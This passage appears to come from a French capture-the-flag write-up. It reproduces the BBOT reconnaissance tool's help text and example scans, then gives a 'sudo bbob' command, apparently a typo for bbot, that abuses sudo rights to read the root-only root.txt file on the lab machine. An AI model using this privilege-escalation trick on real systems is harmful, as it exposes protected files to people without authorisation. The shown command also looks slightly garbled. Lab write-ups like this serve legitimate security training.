muggler,asn,dastardly,bucket_firebase,wayback,skymem,secretsdb,git_clone,portscan,soci
al,chaos,gowitness,badsecrets,virustotal,paramminer_headers,github_org,postman_downloa
d,fullhunt,dotnetnuke,rapiddns,ajaxpro,subdomaincenter,columbus
  -l, --list-modules    List available modules.
  -lmo, --list-module-options
                        Show all module config options
  -em MODULE [MODULE ...], --exclude-modules MODULE [MODULE ...]
                        Exclude these modules.
  -f FLAG [FLAG ...], --flags FLAG [FLAG ...]
                        Enable modules by flag. Choices: service-enum,web-
screenshots,iis-shortnames,passive,active,baddns,slow,cloud-enum,portscan,subdomain-
hijack,safe,web-paramminer,deadly,affiliates,report,web-thorough,aggressive,web-
basic,subdomain-enum,code-enum,social-enum,email-enum
  -lf, --list-flags     List available flags.
  -rf FLAG [FLAG ...], --require-flags FLAG [FLAG ...]
                        Only enable modules with these flags (e.g. -rf passive)
  -ef FLAG [FLAG ...], --exclude-flags FLAG [FLAG ...]
                        Disable modules with these flags. (e.g. -ef aggressive)
  --allow-deadly        Enable the use of highly aggressive modules

Scan:
  -n SCAN_NAME, --name SCAN_NAME
                        Name of scan (default: random)
  -v, --verbose         Be more verbose
  -d, --debug           Enable debugging
  -s, --silent          Be quiet
  --force               Run scan even in the case of condition violations or failed
module setups
  -y, --yes             Skip scan confirmation prompt
  --dry-run             Abort before executing scan
  --current-preset      Show the current preset in YAML format
  --current-preset-full
                        Show the current preset in its full form, including defaults
```

```
Output:
  -o DIR, --output-dir DIR
                        Directory to output scan results
  -om MODULE [MODULE ...], --output-modules MODULE [MODULE ...]
                        Output module(s). Choices:
python,teams,http,splunk,subdomains,json,web_report,txt,emails,slack,csv,asset_invento
ry,neo4j,discord,websocket,stdout
  --json, -j            Output scan data in JSON format
  --brief, -br          Output only the data itself
  --event-types EVENT_TYPES [EVENT_TYPES ...]
                        Choose which event types to display

Module dependencies:
  Control how modules install their dependencies

  --no-deps             Don't install module dependencies
  --force-deps          Force install all module dependencies
  --retry-deps          Try again to install failed module dependencies
  --ignore-failed-deps  Run modules even if they have failed dependencies
  --install-all-deps    Install dependencies for all modules

Misc:
  --version             show BBOT version and exit
  -H CUSTOM_HEADERS [CUSTOM_HEADERS ...], --custom-headers CUSTOM_HEADERS
[CUSTOM_HEADERS ...]
                        List of custom headers as key value pairs (header=value).
  --custom-yara-rules CUSTOM_YARA_RULES, -cy CUSTOM_YARA_RULES
                        Add custom yara rules to excavate

EXAMPLES

    Subdomains:
        bbot -t evilcorp.com -p subdomain-enum

    Subdomains (passive only):
        bbot -t evilcorp.com -p subdomain-enum -rf passive

    Subdomains + port scan + web screenshots:
        bbot -t evilcorp.com -p subdomain-enum -m portscan gowitness -n my_scan -o .

    Subdomains + basic web scan:
        bbot -t evilcorp.com -p subdomain-enum web-basic

    Web spider:
        bbot -t www.evilcorp.com -p spider -c web.spider_distance=2 web.spider_depth=2

    Everything everywhere all at once:
        bbot -t evilcorp.com -p kitchen-sink

    List modules:
        bbot -l

    List presets:
        bbot -lp

    List flags:
        bbot -lf
```

La commande permettant de lir ele contenu du fichier root.txt était :

```
sudo bbob -t cypher.htb root/root.txt -o /tmp/
```